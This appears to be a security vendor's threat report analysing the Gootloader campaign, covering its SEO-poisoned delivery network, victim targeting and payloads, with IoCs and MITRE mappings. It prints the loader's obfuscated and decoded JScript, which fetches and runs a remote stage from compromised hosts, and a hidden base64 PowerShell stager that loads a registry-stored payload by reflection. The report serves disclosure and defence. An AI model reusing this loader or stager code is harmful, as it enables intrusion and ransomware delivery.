



Gootloader: 'Initial Access as a Service' Platform Expands Its Search for High Value Targets

 labs.sentinelone.com/gootloader-initial-access-as-a-service-platform-expands-its-search-for-high-value-targets/

Antonio Pirozzi



The ongoing Gootloader campaign expands its scope to highly sensitive assets worldwide including financial, military, automotive, pharmaceutical and energy sectors, operating on an Initial Access as a Service model.

Executive Summary

- Since the beginning of Jan 2021 an active Gootloader campaign has been observed in the wild expanding its scope of interest to a wider set of enterprise verticals worldwide.
- Analysis of over 900 unique droppers reveals that the campaign targets diverse enterprise and government verticals including military, financial, chemistry, banks, automotive, investment companies and energy stakeholders, primarily in the US, Canada, Germany, and South Korea.
- Around 700 high-traffic compromised websites were used as a delivery network.
- The campaign uses tailored filenames to lure targets in a typical form of social engineering.
- This campaign has a low static detection rate alongside robust sandbox evasion techniques and 'fileless' stages.

- Considering the wide distribution of the campaign and the heterogeneity of its deployed arsenal, we assess that Gootloader acts as an ‘Initial Access As a Service’ provider, after which a variety of tools may be deployed.

Introduction

We have been tracking an active Gootloader campaign aimed at enterprise and government targets worldwide. The primary industries of interest appear to be U.S. military, governmental, and financial entities, trading, mining, green energy, game industries and automotive companies, as well as their suppliers and service providers.

First spotted in 2014, Gootkit was born as a banking trojan. It has since evolved to become more of an infostealer, operated by what appears to be a cluster of actors. The name ‘Gootkit’ is often used interchangeably to refer to both the malware and the group, but that’s admittedly loose. In March 2021, [Sophos](#) were the first to identify the multi-payload delivery platform and call it “Gootloader”.

Early activity of Gootloader campaigns was first spotted by security researcher [@ffforward](#) in late 2020 and later published by [ASEC](#), [malwarebytes](#), and [TrendMicro](#). Pivoting on those findings, we were able to gather a sizable amount of malicious artifacts related to the same Gootloader campaign. We collected about 900 JavaScript (js) droppers from a period of four months (1 Jan 2021 – 25 April 2021) by leveraging this [Gootloader_JavaScript_infector](#) YARA Rule. Our aim is to deepen our understanding of the Gootloader service platform and the selective nature of this campaign: topics that haven’t been investigated at scale.

The campaign uses customized filenames to lure targets through SEO poisoning, with the name of the js loader playing an active part of the social engineering process. For this reason, we deemed that in this campaign the filenames provided a strong indication of the contents victims were interested in searching for and, by extension, the scope of the intended targets.

The detection rate of these artifacts on by VirusTotal engines is very low and ranges from 1 to 7:

SHA-256 Hash	File Name	Rule	Detections
B89A12492A306D6A0266EE0906654B708DF5298A3CCDD181B4995062A363205B	계산기_무로(oa).js	Gootloader_JavaScript_infector Gootloader	3 / 40
8FC1CF88B7E46186BFFC3C8B96794E6E73D0E8FC698FBF8E331ED7D7E2694F98	No meaningful names	Gootloader_JavaScript_infector Gootloader	5 / 57
8489CBFE4128B6EA40F5DE833FCF6F32B980268FD0F0B6D158E7AB0B8CEB0263	웹스크립트_ftp (R0x1hxzKFc 1 n6 a00VKgbM8k KQo4 k).js	Gootloader_JavaScript_infector Gootloader	6 / 58
600F3FFB4A86C8E878AECCEDA9C5E185F51FEE6E59771BC9C952B0C375051D10	No meaningful names	Gootloader_JavaScript_infector Gootloader	3 / 59
DC2017CEF34A9CC060856C956E1D0684DBD810684662A66B51002BFB07737AEE	신명_신명조(s1eed).js	Gootloader_JavaScript_infector Gootloader	3 / 59
3FE13264C7758AE58B1662D4A64948E97315E20C487B8966A571781FE3136677	온나라_메신저(qgr).js	Gootloader_JavaScript_infector Gootloader	3 / 59
D2A2B270DDDB9F357C6DEF0F94BD21BD4A1C84A1F449AD3E5E369A7D3FBD265B	cmd_명령어(cguoz).js	Gootloader_JavaScript_infector Gootloader	3 / 59

Low detection on VirusTotal

Moreover, considering that the subsequent stages are downloaded and executed in-memory, this 'fileless' mechanism is very effective at evading standard sandboxes.

The Stealthy JS Loader

The core component of Gootloader is a small js loader (2.8 KB) that acts as the first-stage of the infection chain. It's not new, and the same artifact is used in other Gootkit campaigns. The loader is composed of three highly obfuscated layers that contain encoded URLs. These form part of a network of compromised websites used to deliver the final payload, typically one of the malware families listed below:

- BlueCrab (mostly targeting Korean Users)
- Cobalt Strike Beacons
- Gootkit
- Kronos
- Revil

We see Gootloader as a cluster of activity representing an 'Initial Access as a Service' business model, allowing it to distribute malware for different cybercrime groups for affiliate fees. All of the above payloads are known 'MaaS' (Malware-as-a-Service) families that thrive

on affiliate distribution models. Seeing that in some cases the payload distributed is Cobalt Strike, we cannot exclude that the Gootloader operators are conducting their own reconnaissance or credential harvesting for further gain.

Analyzing the JavaScript components was made drastically easier with the use of HP's Gootloader decoder to automate the deobfuscation and extraction of embedded URLs and content.

The beautified version of the js loader's first layer reveals the malicious logic:

```
function once(str) {
    return str.length;
}

function door(am, exact, wonder, current) {
    did[3611917] = think;
    numeral = '\ "?+x\'kpshrpa.bhkcxreaxesj/e\''++"\"]+fA[,K +f\'a/l/s:es)p;t tnh.\'s e,n\'dT(E)G;\' ()nceap
D=R=E=S U2%0\'0 )= !{ }v\'a%rN ImA M=O DnS.NrDeRsEpSoUn%$\'e(Tsegxnti;r tiSft n(e(mmn.oirnidvenxEOfd
tWcSecjrbiOpett.aselreCe.pt(p2i2r2c2S2W); f}i e;l)s0e3 +(0 7m, 2=( ]m\'".rrtespbluasc\'e{()\'"@g\'"n
l;a)c\'eP(T/T(H\\LdM{X2r)e)v/rge,S .f2uLnMcXtSiMo\'n( t(cJe)j b{O erteateurrCn. tSptirricnSgW. f=r on
.maopocnc[h3.]w(wEw)\'(,)\';m oWcS.ckrui-pstu.iQneigtr(h).;w wjw \'), \'eelds.em u{i sWaSncmryigp-tg
student = 0;};

function arrange(pound, turn) {
    enough =6;
    until = 0;
    iron = [];
    for (have = 0; have <= (once(pound) - enough); have++) {
        if (the(pound, have, enough) == turn) {
            iron[once(iron)] = the((pound), until, (have - until));
            until = have + enough;
        }
    }
}
```

js loader 1st layer

Once deobfuscated, we obtain the 2nd layer:

```
try { shell["RegRead"+""](key); }
catch(e) {
    dress["RegWrite"](key, "", "REG_SZ");
    e=31-28;kill=58;
}
try {
    moon[e]
    (
        scale('\ "?+x\'kpshrpa.bhkcxreaxesj/e\''++"\"]+fA[,K +f\'a/l/s:es)p;t tnh.\'s e,n\'dT(E)G;\' ()nceapoc.hn( e)y(r tr e)t;u\'r
D=R=E=S U2%0\'0 )= !{ }v\'a%rN ImA M=O DnS.NrDeRsEpSoUn%$\'e(Tsegxnti;r tiSft n(e(mmn.oirnidvenxEOfdn(a\'p@x\'E+.A)+\'"1@1
tWcSecjrbiOpett.aselreCe.pt(p2i2r2c2S2W); f}i e;l)s0e3 +(0 7m, 2=( ]m\'".rrtespbluasc\'e{()\'"@g\'"niAr+t\'S8o\'t,.\')\'"():
l;a)c\'eP(T/T(H\\LdM{X2r)e)v/rge,S .f2uLnMcXtSiMo\'n( t(cJe)j b{O erteateurrCn. tSptirricnSgW. f=r onm C(h a)r3C o<d ef{(p a
.maopocnc[h3.]w(wEw)\'(,)\';m oWcS.ckrui-pstu.iQneigtr(h).;w wjw \'), \'eelds.em u{i sWaSncmryigp-tg.isnleecekp-(h2p2e2s2o2
882834792);}
    uftywhfmg=moon;
}
DECODED
```

js loader 2nd layer

And finally the cleartext (and beautified) version:

DECODED

```
K = ["www.joseph-koenig-gymnasium.de","hrgenius-uk.com","hccpa.com.tw"];
f=0;
while (f<3){
  n= WScript.CreateObject('MSXML2.ServerXMLHTTP');
  A=Math.random().toString().substr(2,70+30);
  if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%"){
    A=A+"278146";
    try{n.open('GET', 'https'+'//'+k[f]+'/'+'search.php'+"?xksrabkxexxe="+A,false);
      n.send();
    }
    catch(e){return false;}

    if (n.status === 200){
      var m = n.responseText;
      if (m.indexOf("@"+A+"@",0) == -1) {WScript.sleep(22222);}
      else{ m = m.replace("@"+A+"@", "");
        var E = m.replace(/(\d{2})/g , function (j){ return String.fromCharCode(parseInt(j,10)+30)});
        moon[3](E)();
        WScript.Quit();}
    }
  }
  else{WScript.sleep(22222);}f++;}
}
```

js loader decoded

From the decoded script we can now see how Gootloader performs some target filtering to ensure that the victim is a part of an Active Directory domain via expanding the

`"%USERDNSDOMAIN%"` environment variable.

```
A=Math.random().toString().substr(2,70+30);
if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%"){
  A=A+"278146";
}
```

Checking to see if the user is an AD domain

If the check returns true, then it appends an id (278146 in the above example) at the end of the query string and requests the next stage from one of the websites contained in the 'K' array.

Gootloader Delivery Platform

In this section, we examine how the Gootloader delivery network works, starting with the distribution of the js loader using a social engineering lure all the way to the final payload.

The delivery network is composed of two levels. The first level consists of compromised well-ranked websites indexed by Google and hijacked by threat actors to host a js redirector.

```
pt' src='http://[redacted]om/?a2cd85e=1417023'></script></p>
in eine höhere Lohngruppe eingeteilt. Theoretisch ist es für einen wiss
en. Der häufigste Fall ist die Anerkennung von Elternurlaubszeiten für I
```

Hijacked websites host a js redirector

At the time of writing, we estimate there are around 700 different compromised websites worldwide.



The script embedded on these compromised websites is responsible for performing the following checks via HTTP headers before delivering the js loader to the target:

- referral: check that the request comes specifically from a Google search
- first time condition: check that the host/machine has not previously visited the site
- timezone: check the timezone based on the requester IP

The timezone check is particularly interesting: in our analysis, the Gootloader platform apparently 'geofences' its intended targets by only delivering malware if the victim comes from specific countries: the US, Canada, Germany, and South Korea.

If any of the above conditions is not met, then the redirector builds a dummy page without a malicious component for the user, such as the following:

Tarifvertrag einzelhandel gehaltsgruppen bayern



☰ Non classé  admin  août 5, 2020

Übernehmen beispielsweise Nachwuchsgruppenleiter ein Projekt mit mehr Forschungsverantwortung, werden sie in der Regel auch in eine höhere Lohngruppe eingeteilt. Theoretisch ist es für einen wissenschaftlichen Mitarbeiter möglich, ein niedrigeres Gehalt als bisher zu erhalten, da er tatsächlich auf Erfahrungsstufe 1 von vorne anfangen müsste. Die Tarifverträge sehen jedoch vor, dass dies niemals geschehen darf und dass das Personal auf ein höheres Erfahrungsniveau mit mindestens dem gleichen Gehalt versetzt wird. Rechtlich sind keine klaren Grundsätze für die Beurteilung der Rechtmäßigkeit und der Folgen von Streitigkeiten festgelegt, insbesondere gibt es zu diesem Thema keine Rechtsprechung des Obersten Gerichtshofs. Die Legitimität von Streiks als Eine Form von Arbeitskampfmitteln durch Arbeitnehmer ist nicht zuletzt aus den gesetzlichen Bestimmungen zu schließen, die die Unparteilichkeit des Staates gewährleisten. Diese Legitimation gilt jedoch nur für Streiks, die von der Arbeitnehmerseite als solche kollektiv als kollektiv durchgeführt werden (Gesamtaktion). Im Allgemeinen bezeichnet der Begriff jede Form der kontradiktorischen Konfrontation über die Entlohnung oder andere Beschäftigungsbedingungen zwischen einzelnen Arbeitgebern oder Arbeitgeberverbänden einerseits und Gewerkschaften oder Arbeitnehmergruppen andererseits. Zu den Formen von Arbeitskampfmaßnahmen, die bei solchen Streitigkeiten zum Einsatz kommen, gehören Streiks, Aussperrungen und (möglicherweise) Boykottmaßnahmen. Juristisch wird unterschieden zwischen einem Wirtschaftsstreik, einem Wirtschaftsstreik (Wirtschaftsstreik), einem politischen Streik (politischen Streik), inoffiziellen Streik (wilder streik), selektivem Streik (Schwerpunktstreik), einem symbolischen Streik als Warnstreik und Teilstreik (Teilstreik) und, im Falle von Aussperrungen, zwischen einer offensiven Aussperrung, die einen Streitauslösten einleitet (Angriffsaussperrung) und einer Abwehrsperrung. Da es in Österreich jedoch so wenige Arbeitskämpfe gibt, ist selbst der Expertenansatz im Wesentlichen theoretisch.

Dummy page for uninteresting visitors

Otherwise, the embedded script automatically builds and displays a fake forum page containing a thread relevant to the user's search content, along with the link to the js loader:

scheduling agreement pl?

<p>Emma Hill</p>  <p>Newbie</p>	<p>Hi, I am looking to scheduling agreement pl. A friend of mine told me he had seen it on your forum. I will appreciate any help here.</p>	<p>#1 2021/04/17 10:51 pm</p>
<p>Admin</p>  <p>Administrator</p>	<p>Here is a direct download link, scheduling.agreement.pl.</p>	<p>#2 2021/04/18 9:42 am</p>
<p>Emma Hill</p>	<p>Thank you so much for your response! This is exactly what I've been looking for.</p>	<p>#3 2021/04/18 7:12 pm</p>

Fake forum page for interesting targets

The compromised websites use old and vulnerable CMS versions that have been exploited to insert the malicious script.

During our analysis, we were able to extract the exploited domains used as a second-level delivery network for this campaign (the list is not exhaustive):

- www[.]kartatatrzenska[.]pl
- www[.]hrgenius-uk[.]com
- www[.]joseph-koenig-gymnasium[.]de
- www[.]hagdahls[.]com
- www[.]formenbau-jaeger[.]de
- www[.]fabiancouthp[.]com[.]ar
- www[.]cristianivanciu[.]ro
- www[.]communityhalldp[.]org[.]uk
- www[.]hoteladler[.]it
- www[.]handekazanova[.]com
- www[.]hccpa[.]com[.]tw
- www[.]forumeuropeendebioethique[.]eu
- www[.]cwa1037[.]org
- www[.]edmondoerselli[.]net
- www[.]ehiac[.]com
- www[.]cljphotography[.]com
- www[.]charismatrade[.]ro
- www[.]commitment[.]co[.]at
- www[.]giuseppedelugi[.]com
- www[.]esist[.]org
- www[.]dischner-kartsport[.]de
- www[.]espai30lasagrera[.]cat
- www[.]kettlebellgie[.]be
- www[.]frerecapucinbenin[.]org
- www[.]adpm[.]com[.]br

The malicious link embedded into the fake page points to a .php resource. In turn, that component is responsible for delivering the malicious loader to victims by pulling a zip archive containing the js loader with the same name from the second level delivery network.

```
https://<2nd_level_compromised_domain>/about.php?  
kiaorsruvr=kdwp&x&id=6d6563463546734e487841532f31306d374b77736274446b70356e505257655464
```

The above URL reminds us of a typical webshell schema through which it's possible to track campaigns and victims. Moreover, subsequent attempts to download the same file using the same URL from the same machine will fail. Each download attempt automatically generates a new URL. In fact, three different attempts from different IPs generate the following unique URLs:

```
1 https://vin-aire.com/about.php?  
2 zzbwnmd=nzrkrnfk&id=5644754638724a5848553666582b6d78676  
3 9564c304c32365863336939424677556a62386b6e32426a5443656  
4 7327974467a6f34746649616f5a383d&qvqlmse=gnecodutq&mqpbhx=spurpad  
5  
6 https://vin-aire.com/about.php?  
7 kxdvklsmv=pxyuewc&id=587a3978636d6d424674304e6256686f65  
8 346d4834384b6e3375776f6d705a416e766d5a78614944666c6f48  
9 733772374b494a4e38546e46666f513d&ihpuawjgwu=gwyxlwaa&qoryfes=lgrnll  
10  
11 https://vin-aire.com/about.php?  
12 eprirjgn=skxpemgb&id=41425070596f75714e4c593178387a6155  
13 6f41436645536f4b4974544a323850505772736463527053514469  
14 7a58423837532f635645564e6c5a593d&xfcezvq=mqqujsq&ttabiecz=iwndt
```

Different IPs generate unique URLs

This substantiates the notion of a fully-automated assembly line process for malicious bundles.

Once the malicious js loader is delivered to the victim and executed through the wscript.exe process, it performs another request to one of the embedded domains belonging to the same 2nd level delivery network.

In the request, the loader passes a random-looking parameter (`"?wmsyxqsucnsif="`) to the `search.php` component, assigning a value to it. The assigned value consists of a randomly generated numeric value followed by an ID that signals that the user is part of a domain.

The `"?wmsyxqsucnsif="` query parameter changes for each analyzed dropper. By extracting a few of them, we noticed differences in length:

Iywoiqoagiqj	Length: 12
Ulxoflokzjuj	Length: 13
Xksrabkxexxje	Length: 13
Ulxoflokzjuj	Length: 13
Frzlewezxuqra	Length: 13
Wehzijrczmewt	Length: 13
Fzwuidcgfwpid	Length: 13
Xrplomnpnofoc	Length: 13
Jrnfrcbxrmwnr	Length: 13
Zlurylnryiaupe	Length: 14
Bhqtjmvrrnpttw	Length: 14
Hmdfwcokgjutia	Length: 14
Btvhenvucpmtvpta	Length: 16
Vzahnqsvkxxndgem	Length: 16
Mnxcmedoofhmjhob	Length: 16
Olwakhzcqflqrbln	Length: 16
Ecteaqaqztxoqblrar	Length: 18

We were able to populate at least five different clusters based on assigned lengths: 12, 13, 14, 16 and 18. A randomly generated, unique string is assigned to each loader. The query parameter, at this stage, may be used for download tracking or other purposes.

Delivery of the Final Payload

If the js loader succeeds in contacting the C2, then it retrieves an encoded PowerShell stager that in turn downloads the next payload and writes it to the registry as a list of keys. The js loader then deploys additional PowerShell responsible for loading and decoding the content hidden in the registry.

```

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -En
"FAAJACAAcVzrAHUQAbwB1AGkAeAAgACDAPgAKAHUAPQAKAGUAbgB2ADoAVQbzAGGAcgBOAGeALQB1ADeAZg
BvAHITAAoACQMeQA9ADMAcWAKAGKATAA1AGvAZQgADcAMAawADsAJABpAcAFvApAHSAJAB1AD0AIgBIA
EAGvBvADoAXABTAEFSARgBUAFcAQQBFAEUAKAALACsAJAB1ACsAIgAKACIAQvBUAHIAEQB7ACQAYQA9ACQA
YQArAcgArwB1AHCAIQB7AQDZQBtAFACgBvARAAZQByAHQAwAQACQAABHAIHQAAAGACQAYvApAc4AJAB
cAHQACvBhAHQAYvBcAHtAFcB9ADsAZgB1AG4ATvB0AcKAbwBuACAAYvBcACTAYQB7AFsAYvBcAQQAbB1AH
CAIYgBpAG4AZBpAG4AZvAocAKXQvBwAGEAcgBhAG0AKABhAHAAyQByAGEAbQB1AHQABQByAcgATQBhAG4AB
ABAHQABwByAHKAPQAKAHQAcgB1AGUARQBdAFzADvB0AHIAaQBuAGcAXQAKAGgAcvApADsAJABCAHkADAB1
AHMAIAA9ACAArWb1AHKADAB1AFsAXQBdADoAcgBUAGUADvAocAQAAABzAC4ATAB1AG4AZvB0AGgATAAVCA
AHgApADsAZgBvAHITAKAAKAGKAPQAwADsATAAKAGKATAA1AGvAZQgADcAMAawADsAJABpAcAFvApAHSAJAB1
AGBACQAAQArAD0AMgApABsAJABCAHkADAB1AHMArWAKAGKALwAyAF0AIAA9ACAArWb1AGBAbgB2AGUAcgB0A
F0AogA6AFQAbwBcAHkADAB1ACgAJABcAHMA1gBTAHUAyYgBzAHQAcgBpAG4AZvAocAQAAQsACAAMgApAcvA
IAAAdYAKQ9ACAAQcB5AHQA2QBzAH0AOWAKAGKATAA9ACAAmAA7AFcAaABpAGvAZQgACgAJABUAHITAdQB
LACKAwvAKAGKARvArADsAJABrAG8ATAA9ACAArWb1AGEADAB0AF0AogACAFMccQByAHQAAKAGKAFQA7AG
KAZgAgAcgAJABrAG8ATAA1AGDAcQAgADEAMAawADAAFCB7ACAAyYgByAGUAYQBzAH0AIFQBbAGIAEQB9AGUAW
wBDAF0AJAB1ACAArWb1AGMAAB1AGEAKAAKAGALgByAGDcABsAGEAYwB1ACgATgAJACTALAAKAGsAbvAp
ACKAOWBhAFIAZQBwAGvAZQBJAHQAcBvAG4ALgBBABMAcVb1AD0AYgBsAHKAXQA6ADoATABvAGEALIAoAcQ
AYgApADsARvBMAgFAZAB1AF0AogACAFMccQABHQAACAAcKAAOWA"

```

Base64 obfuscated PowerShell

```

$u=$env:UserName;
for ($i=0;$i -le 700;$i++){
    $c="HKCU:\SOFTWARE\"+$u+"1";
    Try($a=$a+(Get-ItemProperty-path $c).$i)
    Catch{};

function chba{[cmdletbinding()]}param
([parameter(Mandatory=$true)][String]$hs);$Bytes =
[byte[]]::new($hs.Length / 2);
for($i=0; $i -lt $hs.Length; $i+=2){$Bytes[$i/2] =
[convert]::ToByte($hs.Substring($i, 2), 16)}$Bytes;

$i = 0;
While ($True){
    $i++;$ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
    [byte[]]$b = chba($a.replace("#", $ko));[Reflection.Assembly]::Load($b);[Mode]::Setup();
}

```

Decoded

PowerShell content

The additional PowerShell is responsible for extracting the payload from the registry, converting it from `ascii` into bytes through the `chba()` function then loading and executing it by reflection.


At this point, the code spawns the `ImagingDevices.exe` process and injects itself into it via process hollowing. As noted above, the injected payload varies between Cobalt Strike Beacons and various well-known malware families such as REvil and Kronos.



PowerShell execution chain

Analysis of the network communication allowed us to spot different network clusters revolving around the following IPs:

- 23.106.122[.]245
- 78.128.113[.]114



Network clusters

These two Cobalt Strike Team Servers now appear to serve Gootloader exclusively, however, there appears to be some infrastructure overlap on 78.128.113[.14]. This particular host has been observed as part of multiple Cobalt Strike-centric campaigns over the last several years. It is not possible to conclusively say that the same “actor” or “group” has been operating that infrastructure throughout the history of its misuse. That said, it is important to note that while campaigns have varied, this host has constantly been utilized to stage and serve CS Beacons and additional payloads, up to and including this ongoing Gootloader campaign. It is reasonable to assume given such history that the host is at least partially under control of an affiliate group.

Victimology


As evidenced by artifacts in the code, this ongoing Gootloader campaign is selective and targets users from enterprise environments. Extrapolating from the variety of languages used in various components of the campaign, we can surmise that the operators favored targets in Korean, German and English-speaking environments.

Name	Size
antrag_kostenuebernahme_weiterbildung_arbeitgeber_muster.js	3 KB
gaap_accounting_for_non_compete_agreements.js	3 KB
계산기_무로(pof).js	3 KB

File names in different

languages

The names of lures embedded into Gootloader samples also offer additional insights into the nature of the desired targets. For example, the artifact 'besa_national_agreement_2021.js' (SHA1: `b0251c0b26c6541dd1d6d2cb511c4f500e2606ce`) could suggest targets interested in components supplied by an Italian manufacturing company that produces security valves. Categorizing the loaders by their names, we can surmise targeted verticals:



Targeted industries

Interestingly, Korean loaders follow a different naming convention to that used for other languages. Rather than using company names or specific entities, they use a more generic naming scheme. This could indicate the presence of region-specific Gootloader operators with their own TTPs. It's notable that despite not expressly targeting specific entities, these infections continue to check for users that are part of corporate domains.

NAME	TRANSLATION
유튜브_영상(egj).js	YouTube_Video(egj).js
휴먼명조_폰트(fm).js	Human Myeongjo_Font(fm).js
살육의_천사_게임(lep).js	Slaughter_angel_game(lep).js
바코드생성프로그램(bo).js	Barcode generation program(bo).js
웨스트월드_시즌2_2화(jbk).js	West World_Season 2 Episode 2(jbk).js
스팀_게임_무료(wdb).js	Steam_Game_Free(wdb).js

Conclusion

We analyzed an ongoing Gootloader campaign attempting to lure professionals and enterprise employees worldwide. The selective nature of this campaign, the option to deliver multiple payloads, as well as the utilization of Cobalt Strike leads us to believe that Gootloader is an 'Initial Access as a Service' provider primarily for ransomware operators.

This malicious operation is still active at the time of writing and we continue to expect future campaigns seeking additional targets and verticals. For that reason, we continue to actively monitor Gootloader as a means of distribution for the next strand of widespread ransomware.

IoCs Gootloader Q1 2021

MITRE TTPs

Js loader + powershell stage:

Initial Access (TA0001):

- T1566 Phishing
- T1566.002 Spear Phishing Link
- T0817 Drive-by Compromise

Execution (TA0002):

- T1059.007 Command and Scripting Interpreter: JavaScript
- T1059.001 Command and Scripting Interpreter: Powershell
- T1204.002 User Execution: Malicious File

Persistence (TA0003):

T1547.001 Boot or Logon Autostart Execution

Defence Evasion(TA0005):

T1027 Obfuscated Files or Information

Privilege Escalation(TA0004):

T1055.012 Process Injection: Process Hollowing

URLs (Delivery Network):

- [www\[.\]hagdahls\[.\]com/search\[.\]php?](http://www[.]hagdahls[.]com/search[.]php?) | [/about\[.\]php?](http://www[.]hagdahls[.]com/about[.]php?)
- [www\[.\]hoteladler\[.\]it/search\[.\]php?](http://www[.]hoteladler[.]it/search[.]php?) | [/about\[.\]php?](http://www[.]hoteladler[.]it/about[.]php?)
- [www\[.\]handekazanova\[.\]com/search\[.\]php?](http://www[.]handekazanova[.]com/search[.]php?) | [/about\[.\]php?](http://www[.]handekazanova[.]com/about[.]php?)
- [www\[.\]hccpa\[.\]com\[.\]tw/search\[.\]php?](http://www[.]hccpa[.]com[.]tw/search[.]php?) | [/about\[.\]php?](http://www[.]hccpa[.]com[.]tw/about[.]php?)
- [www\[.\]hrgenius-uk\[.\]com/search\[.\]php?](http://www[.]hrgenius-uk[.]com/search[.]php?) | [/about\[.\]php?](http://www[.]hrgenius-uk[.]com/about[.]php?)
- [www\[.\]joseph-koenig-gymnasium\[.\]de/search\[.\]php?](http://www[.]joseph-koenig-gymnasium[.]de/search[.]php?) | [/about\[.\]php?](http://www[.]joseph-koenig-gymnasium[.]de/about[.]php?)
- [www\[.\]kartatatrzenska\[.\]pl/search\[.\]php?](http://www[.]kartatatrzenska[.]pl/search[.]php?) | [/about\[.\]php?](http://www[.]kartatatrzenska[.]pl/about[.]php?)
- [www\[.\]edmondoberselli\[.\]net/search\[.\]php?](http://www[.]edmondoberselli[.]net/search[.]php?) | [/about\[.\]php?](http://www[.]edmondoberselli[.]net/about[.]php?)
- [www\[.\]cwa1037\[.\]org/search\[.\]php?](http://www[.]cwa1037[.]org/search[.]php?) | [/about\[.\]php?](http://www[.]cwa1037[.]org/about[.]php?)
- [www\[.\]ehiac\[.\]com/search\[.\]php?](http://www[.]ehiac[.]com/search[.]php?) | [/about\[.\]php?](http://www[.]ehiac[.]com/about[.]php?)

- [www\[.\]cljphotography\[.\]com/search\[.\]php?](http://www[.]cljphotography[.]com/search[.]php?) | [/about\[.\]php?](http://www[.]cljphotography[.]com/about[.]php?)
- [www\[.\]charismatrade\[.\]ro/search\[.\]php?](http://www[.]charismatrade[.]ro/search[.]php?) | [/about\[.\]php?](http://www[.]charismatrade[.]ro/about[.]php?)
